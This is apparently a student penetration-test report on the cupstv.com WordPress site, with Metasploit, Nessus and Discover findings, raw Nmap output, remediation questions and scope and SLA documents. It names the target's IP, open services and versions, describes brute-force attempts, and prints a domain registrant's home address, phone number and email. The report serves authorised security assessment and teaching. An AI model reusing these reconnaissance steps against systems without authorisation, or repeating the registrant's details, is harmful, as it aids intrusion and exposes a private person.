* Fixed: Fatal error if plugin or theme already used Twig template loader
* Fixed: Replace Icon Set FAQ code
* Updated: Translations - thanks to all the translators!
  - Slovenian: AleÅ¾ HoÅ¡evar
  - Bosnian: Marko Saraba
```

Figure 37 Changelog of wunderground readme file shows 2.1.3

Upon inspection, the changelog section of the Weather Underground readme file appears to contain details referring to plugin changes that were introduced in versions later than 2.0.11. The changelog entry for 2.1.3 is June 30, 2016. The WPScan scan says plugin last updated 2016-06-30T23:50:00. It is ambiguous if the plugin is reporting the date that the latest version was updated, or the date that the plugin was updated on the host server.

It appears that 2.1.3 is the likely version that is installed on this server and this is a false positive result from WPScan.

There seems to be measures in place that prevent username enumeration. This is a well-known protection measure to prevent attackers finding usernames and then attempting a brute force attack on that user account. This is likely due to a configuration change that the site administrator has implemented. To prevent username enumeration, code needs to be added to the 'functions.php' file[33].

```
// block WP enum scans
// https://m0n.co/enum
if (!is_admin()) {
    // default URL format
    if (preg_match('/author=([0-9]*)/i', $SERVER['QUERY_STRING'])) die();
    add_filter('redirect_canonical', 'shapeSpace_check_enum', 10, 2);
}
function shapeSpace_check_enum($redirect, $request) {
    // permalink URL format
    if (preg_match('/\?author=([0-9]*) (\/*)/i', $request)) die();
    else return $redirect;
}
```

Figure 38 Example code to be inserted into functions.php file to prevent user enumeration

4.7 Use of Discover to scan host

Discover is a CLI tool that is included by default in Kali and can be launched from a terminal window. It contains a number of pre-configured scripts that can be run from a terminal GUI. It contains a built in feature to update to the latest versions from an online repository. A passive scan was initiated against the CUPS website. This then runs through a series of tools to perform passive reconnaissance on the target. The results from the scan can be exported to a comprehensive HTML report. See **Appendix J – Discover Report** for notable findings

Some of the most notable findings in the scan against the CUPS website were:

- A list of squatting domains that have been registered
These could potentially be used as part of a social engineering attack.
- Domain Registration details including name, address, phone number, email address
Idris Ahmed
Tecomex Forensics Ltd
115 Lythalls Lane
Holbrooks
Coventry
West Midlands
CV6 6FN
UK
+44.7539288602
nubiantiger2000@gmail.com
Again, these could be used as part of a targeted attack
- MX record found
mail.cupstv.com
This suggests that the domain has been configured for an e-mail server
- Site is hosted by GoDaddy
- DNS topology map creation




Figure 39 DNS Map output from Discover

4.8 Use of Metasploit to scan host

Metasploit can be used for many aspects of penetration testing. In this particular case, it was used for interrogation of the MySQL database that was previously found during the Nmap scan. See **Appendix K – Metasploit MySQL Results** for full details of the commands that were used and the results of the scans.

The most notable findings were:

- The version of MySQL that the server is running could initially be enumerated. Metasploit reported that it is running MySQL 5.6.36-cll-lve
- Metasploit has the ability to attempt brute force attacks on a MySQL database. However, after attempting to do so, it seems that intrusion detection measures blocked the IP address of the testers machine. After this was done, the target server would not respond and MySQL version could not be enumerated again. Once more, by changing VPN server, this could be temporarily circumvented but it meant that brute force password attacking prevention measures put a stop to further password testing.

4.9 Use of Nessus to scan host

Nessus is a web based tool that can be used to scan a host with a large number of configurable options. The following parameters were used:

- Discovery Scan Type Port scan (common ports)
- Assessment Scan Type Scan for all web vulnerabilities (complex)
- Advanced Scan Type Default

See **Appendix L – Nessus Scan Settings** for full details of the settings that were used.

Nessus can output results to a PDF document with full breakdown of results.

See **Appendix M – Nessus Scan Report** for full Nessus report

The most notable findings were:

- Total of 54 found vulnerabilities
- Zero Critical and High vulnerabilities
- Less than 15% Medium
- Less than 6% Low
- More than 79% Informational

160.153.128.24					
Summary					
Critical	High	Medium	Low	Info	Total
0	0	8	3	43	54
Details					

Figure 40 Nessus Summary of vulnerabilities – note 0 Critical/High found

5. Analysis of Results and Findings

After a comprehensive set of scans on the target website, there were lots of potential items for discussion. The recommended next step would be to provide all scan results to the CUPS System Administrator and arrange for a debrief meeting to discuss. The following questions regarding the most notable findings should be discussed:

- The list of ports that were found to be open after a Nmap scan
How many of these ports are actually currently in use?
Are the following services required? Recommend removal of any that are not.
 - FTP
 - SSH
 - e-mail ports – preferable to use secure ports rather than unencrypted ports
 - MySQL
- Operating System version
Nmap scan identified OS to be Linux 2.6.32 – 3.13
Is this correct?
Patch management should be carried out on a regular basis to ensure known vulnerabilities are addressed. What policies and procedures are in place to ensure this is occurring on a regular basis? Recommendation is to upgrade to the latest available version.
- Nikto scan was unsuccessful when scanning cupstv.com
Assumption is there are Intrusion Detection/Prevention Systems (IDS/IPS) in place.
What policies are in place to ensure these are kept up to date?
What reporting tools are available for the system administrator to be notified on any suspicious activity?
- OWASP ZAP detected the following alerts:

Number of alerts	Alert type
7	Remote File Inclusion
1	SQL Injection
6	Remote OS Command Injection
1	Format String Error
Total 15	

As previously mentioned, full report results for this scan were not saved.

Recommended action would be to initiate a new complete scan for further analysis of results.

- DirBuster was able to successfully crawl the directory structure of the CUPS website
Modern IDS/IPS systems can prevent this kind of attack. Implementation of additional authentication mechanisms can make it more difficult to successfully use automated tools – CAPTCHA forms etc.
- WPScan noted lots of entries in robots.txt file that didn't exist
Is a default robots.txt file being used with some additional custom entries?
When was this file last reviewed and how often do reviews occur?
Are all the current entries required?
Are there any additional entries required?
- WPScan was not able to identify the version of WordPress
What measures are in place to implement this?

What version is currently installed?

What policies are in place to ensure regular installation of updates/upgrades?

Recommendation is to upgrade to the latest available version.

- WPScan detected an error log with a reference to a user account (cupstvmanger769)
This error log should not be visible externally. Recommendation is to rectify this.
Are there any measures in place to ensure automated clean-up of old log files?
If possible – recommend changing username as a precaution.
- WPScan detected use of out of date software - Sahifa 2.4.0 theme and Weather Underground plugin
What version of the Sahifa theme is currently installed?
What version of the Weather Underground plugin is currently installed?
Was this a false positive result by WPScan?
What policies are in place to ensure regular installation of updates/upgrades?
Recommendation is to upgrade to the latest available version.
- Discover found a list of squatting domains.
Are any of these held by CUPS?
Is the System Administrator aware that these domain names have been registered?
This is something to be mindful of as they could potentially be used as part of a social engineering attack.
- Domain Registration details – are these still correct?
Recommend against use of a personal e-mail address for this.
nubiantiger2000@gmail.com
An MX record exists for mail.cupstv.com.
Use of a ***@cupstv.com e-mail address would be more suitable.
Is the mobile number still the best phone number to use?
Is there a fixed company office phone number that could be used instead?
- Metasploit detected that MySQL version 5.6.36-cll-lve was installed.
The latest version is 5.7.20
What policies are in place to ensure regular installation of updates/upgrades?
Recommendation is to upgrade to the latest available version.
- Metasploit was unsuccessful in any attempts at brute force attacks
Assumption is there are Intrusion Detection/Prevention Systems (IDS/IPS) in place.
What policies are in place to ensure these are kept up to date?
What reporting tools are available for the system administrator to be notified on any suspicious activity?
- Nessus detected 0 Critical/High vulnerabilities.
There were 8 Medium and 3 Low vulnerabilities detected and 43 informational alerts.
Recommendation is to carry out a further review of these results.
- All of the above are in addition to the standard recommended policies that should be in place regarding ensuring use of strong passwords, password change policies and password reuse policies etc. Tecomex-Forensics are available to assist if CUPS require any assistance with ensuring the relevant policies are in place.

GoDaddy are the existing site hosting providers – they have a number of different levels of service.

Basic	Deluxe	Ultimate	Developer
A great way to get started.	Get more visitors with an integrated SEO wizard.	More websites. More storage. More security.	Up to 5 sites and packed with pro features.
As low as \$3.99/mo On sale - Save 50% \$7.99/mo when you renew ⁴	As low as \$4.99/mo On sale - Save 50% \$9.99/mo when you renew ⁴	As low as \$7.99/mo On sale - Save 46% \$14.99/mo when you renew ⁴	As low as \$13.99/mo On sale - Save 44% \$24.99/mo when you renew ⁴
Configure	Configure	Configure	Configure
1 website	1 website	2 websites	5 websites
10 GB SSD storage ?	15 GB SSD storage ?	30 GB SSD storage ?	50 GB SSD storage ?
25,000 monthly visitors ?	100,000 monthly visitors ?	400,000 monthly visitors ?	800,000 monthly visitors ?
SFTP access	SSH/SFTP access	SSH/SFTP access	SSH/SFTP access
Free domain with annual plan ?	Free domain with annual plan ?	Search engine optimization for 2 sites ?	Free domain with annual plan ?
Pro Sites multi-site management tool ?	One-click staging site	Free domain with annual plan ?	One-click staging site
	Search engine optimization plugin ?	One-click staging site	1 SSL certificate – 1 year free (\$74.99 renewal annually) ?
	Pro Sites multi-site management tool ?	1 SSL certificate – 1 year free (\$74.99 renewal annually) ?	Need more sites? Call one of our experts at 020 7084 1810
		Ongoing malware scan & removal for 2 sites ?	Pro Sites multi-site management tool ?
		Need more sites? Call one of our experts at 020 7084 1810	
		Pro Sites multi-site management tool ?	

Figure 41 GoDaddy Managed WordPress Plans

GoDaddy are the world’s largest domain name registrar with over 17 million customers[34]. By using a large reputable company such as GoDaddy, there are a number of features available to customers that might not easily be implemented by a smaller company looking to host their own web site. Full details can be provided to CUPS on request, but highlights include:

- Automatic updates for WordPress core software and security updates
- Daily backups
- Malware scanning
- 24/7 Intrusion Detection Monitoring

All plans include		
✓ Access to 1,000s of free themes and plugins	✓ Free daily backups & 1-click restore	✓ Premium WordPress Hosting platform ?
✓ Free domain with annual plan ?	✓ One-click migration tool	✓ Free 24/7 support
✓ Automatic WordPress core software and security updates	✓ 99.9% uptime promise and money-back guarantee ?	✓ Free (1) Microsoft Office 365 email with the purchase of any annual plan. ?
	✓ Temporary domain name ?	

Figure 42 Features included in all GoDaddy WordPress hosting plans

Key features



Managed means marvelous-ness

We handle the technical stuff – automatic account setup and core updates, nightly backups with 1-click restore, DDoS protection, server optimization and more – so you can focus on building awe-inspiring sites.



Built for performance

Host your website on the platform built expressly to optimize WordPress, with high-performance coolness like load-balanced servers and SSD drives.



Award-winning support

As the world's largest WordPress hosting provider, we have award-winning, 24/7 support ready to solve your toughest hosting issues, plus hundreds of WordPress videos and interactive walkthroughs.



Keep bad guys at bay

Your site gets the personal bodyguard treatment, 24/7. Our security team monitors, thwarts, and deflects so you can rest easy.

Figure 43 Key features of GoDaddy WordPress hosting



Malware scan & removal

Hackers can inject malicious code — malware — into your site to deface it or steal sensitive info. With our continuous scans (included with Ultimate plan), malware's found and destroyed before it harms you or your customers.



Spammers, beware!

Nothing mucks up the gears like comment spammers. We stop them before they ever reach your site so your comments stay clean.



Standing guard

Our 24/7, award-winning security team meticulously monitors your site so they can thwart suspicious activity and deflect DDoS attacks with extreme prejudice.



Automatic updates

Having the latest version of WordPress's core software keeps your site happy and safe, so we automatically patch and update as soon as they're available.



Keep on walking, bots

We give bots das boot when they blast your site with phony requests. Keeping bots away lets the legitimate traffic get in.



Pre-screened plugins

We screen thousands upon thousands of [WordPress plugins](#). Why? So you never have to worry whether you're installing a well-behaved plugin or one that eats the last slice of pizza and leaves the box.

Figure 44 GoDaddy security features

Tecomex-Forensics recommends continuation of their hosting contract with GoDaddy, but are available to assist CUPS if assistance is required with contract renewal or amendments.

- When is the hosting contract due for renewal?
- Is it set to auto-renew?
- Is there a more suitable hosting plan currently available?

6. Conclusion

A proactive approach to computer system security is an essential aspect of ensuring a company's IT infrastructure, systems and applications are secure against external attack. Cyber-attacks are becoming more and more commonplace and the perpetrators of these attacks are becoming increasingly sophisticated and determined. Security breaches can be costly – in traditional monetary costs, but also extremely costly in terms of loss of data, reputational damage and loss of customer trust. Whilst it is impossible to design a system so that it is 100% impenetrable, regular penetration testing can alert system administrators to any newly detected vulnerabilities in their systems and allow risk reduction measures to be implemented. Repeat scheduled penetration testing should occur at regular intervals so these vulnerabilities can be detected and addressed before an attacker exploits them.

Using recognised industry testing methodology, penetration testing was carried out on the website of Citizens United for Peace and Stability (CUPS) – cupstv.com

Implementation of security measures in use were found to be acceptable, but there were a number of small items discovered that need addressing – notable items included use of out-of-date plugins and misconfigured error logging. Recommended measures to remedy these issues were documented and reported back to CUPS.

7. References and Bibliography

- [1] D. I. Ahmed, “The CUPS Organisation – CUPSTV.COM,” 2016. [Online]. Available: <http://cupstv.com/2016/11/04/the-cups-organisation/>. [Accessed: 29-Nov-2017].
- [2] S. Türpe and J. Eichler, “Testing Production Systems Safely: Common Precautions in Penetration Testing,” in *2009 Testing: Academic and Industrial Conference - Practice and Research Techniques*, 2009, pp. 205–209.
- [3] K. P. Haubris and J. J. Pauli, “Improving the Efficiency and Effectiveness of Penetration Test Automation,” in *2013 10th International Conference on Information Technology: New Generations*, 2013, pp. 387–391.
- [4] OWASP, “OWASP - Top 10 - 2017,” 2017.
- [5] “LulzSec’s Sony Hack Really Was as Simple as It Claimed - The Atlantic,” 2011. [Online]. Available: <https://www.theatlantic.com/technology/archive/2011/09/lulzsecs-sony-hack-really-was-simple-it-claimed/335527/>. [Accessed: 07-Dec-2017].
- [6] A. Russo and A. Sabelfeld, “Securing Timeout Instructions in Web Applications,” in *2009 22nd IEEE Computer Security Foundations Symposium*, 2009, pp. 92–106.
- [7] D. Tomescu, “XML Based Attacks.”
- [8] A. A.-E. (secgeek), “Delete Credit Cards from any Twitter Account in ads.twitter.com,” 2014. [Online]. Available: <https://hackerone.com/reports/27404>.
- [9] C. Kolias, G. Kambourakis, A. Stavrou, J. Voas, and I. Fellow, “DDoS in the IoT,” *Computer (Long. Beach. Calif.)*, vol. 50, no. 7, pp. 80–84, 2017.
- [10] Ying Zhao, Pingke Yi, Y. Zhao, and P. Yi, “Modeling the propagation of XSS worm on social networks,” *2013 IEEE Globecom Work. GC Wkshps 2013*, pp. 207–210, Dec. 2013.
- [11] P. Chaudhary, “Cross-Site Scripting (XSS) Worms in Online Social Network (OSN): Taxonomy and Defensive Mechanisms,” pp. 2131–2136, 2016.
- [12] J. De Vries, H. Hoogstraaten, J. van den Berg, and S. Daskapan, “Systems for detecting advanced persistent threats: A development roadmap using intelligent data analysis,” *Proc. 2012 ASE Int. Conf. Cyber Secur. CyberSecurity 2012*, no. SocialInformatics, pp. 54–61, Dec. 2013.
- [13] T. Murakami, S. Kumano, and H. Koide, “An implementation of tracing attacks on advanced persistent threats by using actors model,” in *2014 Joint 7th International Conference on Soft Computing and Intelligent Systems (SCIS) and 15th International Symposium on Advanced Intelligent Systems (ISIS)*, 2014, pp. 1316–1320.
- [14] R. Vibhandik and A. K. Bose, “Vulnerability assessment of web applications - a testing approach,” *2015 Forth Int. Conf. e-Technologies Networks Dev.*, pp. 16–21, Sep. 2015.
- [15] “Offensive Security Introduces Kali Linux | Kali Linux,” 2017. [Online]. Available: <https://www.kali.org/offensive-security-introduces-kali-linux/>. [Accessed: 30-Nov-2017].

- [16] O. Aslan and R. Samet, "Mitigating Cyber Security Attacks by Being Aware of Vulnerabilities and Bugs," in *2017 International Conference on Cyberworlds (CW)*, 2017, pp. 222–225.
- [17] "Nmap: the Network Mapper - Free Security Scanner," 2017. [Online]. Available: <https://nmap.org/>. [Accessed: 30-Nov-2017].
- [18] "Nikto2 | CIRT.net," 2017. [Online]. Available: <https://cirt.net/Nikto2>. [Accessed: 30-Nov-2017].
- [19] "OWASP Zed Attack Proxy Project - OWASP," 2017. [Online]. Available: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project. [Accessed: 30-Nov-2017].
- [20] "WPScan by the WPScan Team," 2017. [Online]. Available: <https://wpscan.org/>. [Accessed: 30-Nov-2017].
- [21] M. Hills, "Navigating the WordPress plugin landscape," in *2016 IEEE 24th International Conference on Program Comprehension (ICPC)*, 2016, pp. 1–10.
- [22] P. Kim, *The Hacker Playbook 2: Practical Guide To Penetration Testing*. 2015.
- [23] F. Holik, J. Horalek, O. Marik, S. Neradova, and S. Zitta, "Effective penetration testing with Metasploit framework and methodologies," in *2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI)*, 2014, pp. 237–242.
- [24] R. Williams, E. McMahon, S. Samtani, M. Patton, and H. Chen, "Identifying vulnerabilities of consumer Internet of Things (IoT) devices: A scalable approach," in *2017 IEEE International Conference on Intelligence and Security Informatics (ISI)*, 2017, pp. 179–181.
- [25] Microsoft, "Microsoft - Sample SLA," 2008. [Online]. Available: <https://technet.microsoft.com/en-us/library/cc543293.aspx>. [Accessed: 06-Dec-2017].
- [26] "Terms Of Service | NordVPN," 2017. [Online]. Available: <https://nordvpn.com/terms-of-service/>. [Accessed: 07-Dec-2017].
- [27] "Category:OWASP DirBuster Project - OWASP." [Online]. Available: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project. [Accessed: 08-Dec-2017].
- [28] Y. Sun, I. G. Councill, and C. L. Giles, "The Ethicality of Web Crawlers," in *2010 IEEE/WIC/ACM International Conference on Web Intelligence and Intelligent Agent Technology*, 2010, pp. 668–675.
- [29] "OWASP Top 10 2007-2017: The Fall of CSRF - nVisium Blog." [Online]. Available: <https://nvisium.com/blog/2017/11/30/owasp-top-10-2007-2017-the-fall-of-csrf/>. [Accessed: 08-Dec-2017].
- [30] X. Lin, P. Zavarisky, R. Ruhl, and D. Lindskog, "Threat Modeling for CSRF Attacks," in *2009 International Conference on Computational Science and Engineering*, 2009, pp. 486–491.
- [31] G. Avramescu, M. Bucicioiu, D. Rosner, and N. Tapus, "Guidelines for Discovering and Improving Application Security," in *2013 19th International Conference on*


Control Systems and Computer Science, 2013, pp. 560–565.

- [32] “WordPress Sahifa 2.4.0 Cross Site Request Forgery / Path Disclosure $\approx$ Packet Storm.” [Online]. Available: <https://packetstormsecurity.com/files/119191/>. [Accessed: 08-Dec-2017].
- [33] “Stop User Enumeration in WordPress | Perishable Press.” [Online]. Available: <https://perishablepress.com/stop-user-enumeration-wordpress/>. [Accessed: 08-Dec-2017].
- [34] “Domain Names | The World’s Largest Domain Name Registrar - GoDaddy UK.” [Online]. Available: <https://uk.godaddy.com/>. [Accessed: 11-Dec-2017].

8. Appendices

Appendices are in a separate document
P1705837 - M7X01701 - Network Security Appendices

- A. Appendix A - Scope of Work
- B. Appendix B - SLA
- C. Appendix C - VPN Policy
- D. Appendix D - Nmap Report
- E. Appendix E - Nikto Report and Results
- F. Appendix F - OWASP ZAP Report
- G. Appendix G - DirBuster Report
- H. Appendix H - WPScan Report
- I. Appendix I - WPScan Sahifa Vulnerability
- J. Appendix J - Discover Report
- K. Appendix K – Metasploit MySQL Results
- L. Appendix L – Nessus Scan Settings
- M. Appendix M – Nessus Scan Report



NETWORK SECURITY APPENDICES

P1705837 – John-Paul Milne

M7X01701

Dr Carlene Campbell

Appendix A - Scope of Work	2
Appendix B - SLA	3
Appendix C - VPN Policy	5
Appendix D - Nmap Report	6
Appendix E - Nikto Report and Results	11
Appendix F - OWASP ZAP Report	21
Appendix G - DirBuster Report	35
Appendix H - WPScan Report	117
Appendix I - WPScan Sahifa Vulnerability	119
Appendix J - Discover Report	123
Appendix K – Metasploit MySQL Results	128
Appendix L – Nessus Scan Settings	131
Appendix M – Nessus Scan Report	133

Tecomex-Forensics

CUPSTV Web Application Penetration Testing

Scope of Work

Revision: 1.0

Created: 01 November 2017

Reviewed: 01 November 2017

1. Purpose

Tecomex-Forensics will perform a web application penetration test on the CUPS website – <http://cupstv.com>

The purpose of this policy is to identify the full requirements of the project.

2. Goals

The goals of this project are as follows:

- Identify any gaps in the security of <http://cupstv.com> and any applications associated with it
- Discover new threats
- Use the findings of this report to implement measures to reduce risk exposure.

3. Scope

Tecomex-Forensics propose the following methodology to be implemented remotely:

- Application scan of <http://cupstv.com> and any associated IP addresses.
- Cross-reference against lists of known applications and known vulnerabilities.
- Attempt brute-force password attacks against any externally exposed applications.
- Provide written documentation to include outcomes of above tests.
- Provide description of recommended measures that can be implemented to reduce risk exposure.

The following tests are NOT included in the scope of this project but can be included in follow-up tests at a later stage.

- Onsite data centre network penetration tests
- Onsite data centre physical penetration tests
- Employee Social Engineering penetration tests
- Cross Site Scripting penetration test
- Code Injection penetration test
- Stress testing/availability test

The project will be carried out between the following dates:

- 01 November 2017 – 15 December 2017

A Service Level Agreement is in place (SLA v1.0 01 November 2017)

4. Revision History

Date of Change	Revision	Responsible	Summary of Change
01 November 2017	1.0	Testing Services Manager	Creation of SoW

Tecomex-Forensics

Service Level Agreement

Web Application Penetration Testing

Revision: 1.0

Created: 01 November 2017

Reviewed: 01 November 2017

Service Level Agreement for Web Application Penetration Testing Service

Provider: Tecomex-Forensics

Provider Signature: _____ **Date:** 01 November 2017

Customer: Citizens United for Peace and Stability (CUPS)

Customer Signature: _____ **Date:** 01 November 2017

This agreement details the delivery and support of the Web Application Penetration Testing Service. This service will be delivered to The Customer above. This agreement will be reviewed annually with further reviews if a breach of this agreement occurs. The Customer may request an SLA review for re-evaluation. Any amendments or revisions must be approved by the Testing Services Manager.

Service Description

The Web Application Penetration Testing Service consists of information gathering, documentation of and testing of the hardware, software, and supporting infrastructure for the web application services that are in use by The Customer.

Service Support Hours

Customers can expect support to be available during regular business hours. All times listed are GMT.

Regular hours: **Monday – Friday 0800-1700**

Extended hours: **Monday – Friday 0700-1900, Saturdays 0900-1400**

Support cannot be expected on Sundays or Bank Holidays.

Customer Support

The point of contact for users will be through the Tecomex-Forensics Service Desk.

Internal Web: **<http://tecomex-forensics.com>**

Phone: **+44 7812 124655**

E-mail: **servicedesk@tecomex-forensics.com**

Outside of normal operating hours, the following e-mail will be monitored:

emergency@tecomex-forensics.com

If all Service Desk agents are unavailable, every effort to respond to the customer within 10 minutes will be made. A minimum of 99 percent of Service Desk contacts will be responded to within 10 minutes of initial contact with the Service Desk.

A minimum of 95 percent of incidents will be resolved within:

- 2 hours for nominal incidents
- 30 minutes for total service outage

Service Availability

Required availability for Web Application Services is 99.5 percent uptime (measured over the test period as outlined in the Scope of Work), not including downtime related to planned maintenance.

Reliability

The service is guaranteed not to break more than three times per testing period. A break is defined as the loss of access to a vital business function.

Service Performance

Any Web Application Service performance impact or failures must be reported to the Service Desk for incident resolution.

If The Customer discovers any service disruption they should contact Tecomex-Forensics immediately. Tecomex-Forensics will then confirm if the outage was brought about by testing activity. If testing is currently underway, testing will immediately cease and Tecomex-Forensics will begin work to rectify the problem and resume normal service.

If Tecomex-Forensics perform any actions that result in service disruption to the customer applications, they will immediately cease testing, notify The Customer and begin work on rectifying the problem and resuming normal service.

Change Management Procedures

Any proposed changes by The Customer must be submitted through the Service Desk for review. Emergency changes will be dealt with immediately by the Testing Services Manager.

Service Reviews

The Testing Services Manager in conjunction with The Customer will conduct reviews of the service at least annually, as well as after a major outage or change.

Revision History

Date of Change	Revision	Responsible	Summary of Change
01 November 2017	1.0	Testing Services Manager	Creation of policy

Tecomex-Forensics

VPN for Web Application Penetration Testing Policy

Revision: 1.0

Created: 01 November 2017

Reviewed: 01 November 2017

1. Purpose

The purpose of this policy is to provide guidelines for VPN use when conducting Web Application Penetration Testing.

2. Scope

This policy applies to all Tecomex-Forensics employees, contractors, consultants and other workers including all personnel affiliated with Tecomex-Forensics when carrying out Web Application Penetration Testing.

3. Policy

When conducting Web Application Penetration Testing, Tecomex-Forensics employees will ensure equipment used to carry out the tests are behind an internet connection that anonymises traffic.

It is the responsibility of the employee to determine which VPN provider should be used.

4. Policy Compliance

4.1. The Service Desk team will monitor compliance to this policy. This will include, but not limited to internal and external audits and feedback to the policy owner.

4.2. Any exception to the policy must be approved by the Testing Services Manager.

4.3. Violation of this policy may result in disciplinary action.

5. Revision History

Date of Change	Revision	Responsible	Summary of Change
01 November 2017	1.0	Testing Services Manager	Creation of policy

Starting Nmap 7.60 (<https://nmap.org>) at 2017-11-30 22:03 GMT
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:03
Completed NSE at 22:03, 0.00s elapsed
Initiating NSE at 22:03
Completed NSE at 22:03, 0.00s elapsed
Initiating Ping Scan at 22:03
Scanning cupstv.com (160.153.128.24) [4 ports]
Completed Ping Scan at 22:03, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:03
Completed Parallel DNS resolution of 1 host. at 22:03, 0.03s elapsed
Initiating SYN Stealth Scan at 22:03
Scanning cupstv.com (160.153.128.24) [1000 ports]
Discovered open port 22/tcp on 160.153.128.24
Discovered open port 587/tcp on 160.153.128.24
Discovered open port 110/tcp on 160.153.128.24
Discovered open port 25/tcp on 160.153.128.24
Discovered open port 995/tcp on 160.153.128.24
Discovered open port 80/tcp on 160.153.128.24
Discovered open port 993/tcp on 160.153.128.24
Discovered open port 443/tcp on 160.153.128.24
Discovered open port 143/tcp on 160.153.128.24
Discovered open port 21/tcp on 160.153.128.24
Discovered open port 3306/tcp on 160.153.128.24
Increasing send delay for 160.153.128.24 from 0 to 5 due to 13 out of 32 dropped probes since last increase.
Completed SYN Stealth Scan at 22:03, 29.54s elapsed (1000 total ports)
Initiating Service scan at 22:03
Scanning 11 services on cupstv.com (160.153.128.24)
Completed Service scan at 22:06, 155.42s elapsed (11 services on 1 host)
Initiating OS detection (try #1) against cupstv.com (160.153.128.24)
Retrying OS detection (try #2) against cupstv.com (160.153.128.24)
Initiating Traceroute at 22:06
Completed Traceroute at 22:06, 3.03s elapsed
Initiating Parallel DNS resolution of 17 hosts. at 22:06
Completed Parallel DNS resolution of 17 hosts. at 22:06, 0.20s elapsed
NSE: Script scanning 160.153.128.24.
Initiating NSE at 22:06
Completed NSE at 22:06, 30.75s elapsed
Initiating NSE at 22:06
Completed NSE at 22:06, 1.01s elapsed
Nmap scan report for cupstv.com (160.153.128.24)
Host is up (0.026s latency).
rDNS record for 160.153.128.24: ip-160-153-128-24.ip.secureserver.net
Not shown: 984 filtered ports
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp Pure-FTPd
| ssl-cert: Subject: commonName=*.prod.ams3.secureserver.net
| Subject Alternative Name: DNS:*.prod.ams3.secureserver.net, DNS:prod.ams3.secureserver.net
| Issuer: commonName=Starfield Secure Certificate Authority - G2/organizationName=Starfield Technologies, Inc./stateOrProvinceName=Arizona/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-04-26T22:39:38
| Not valid after: 2018-04-26T22:19:38

| MD5: 84aa 054f 31b0 a0da 8411 9894 6d28 6b20
|_SHA-1: 57d5 e38b b707 5b22 4321 7069 cf9b d50a d13f e62d
|_ssl-date: 2017-11-30T22:06:26+00:00; 0s from scanner time.
22/tcp open ssh OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
| 1024 93:6c:20:a1:37:81:62:66:83:dc:d3:0a:b3:9f:3d:9e (DSA)
| 2048 0a:8f:9c:47:50:1e:14:70:16:d5:e0:a7:78:63:5e:f3 (RSA)
25/tcp open smtp?
|_smtp-commands: Couldn't establish connection on port 25
80/tcp open http Apache httpd
|_http-favicon: Unknown favicon MD5: 4383D2FFAE9B7A276D378E49BDE1D17C
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 16 disallowed entries (15 shown)
| /wp-admin/ /wp-includes/ /trackback/ /wp-login.php
| /wp-register.php /temp/ /readme.html /cgi-bin/ /recommended/
| /comments/feed/ /index.php /license.txt /xmlrpc.php
|_wp-content/plugins/ /wp-content/themes/
|_http-server-header: Apache
|_http-title: CUPSTV.COM
110/tcp open pop3 Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE STLS RESP-CODES CAPA TOP SASL(PLAIN LOGIN) USER UIDL
PIPELINING
| ssl-cert: Subject: commonName=*.prod.ams3.secureserver.net
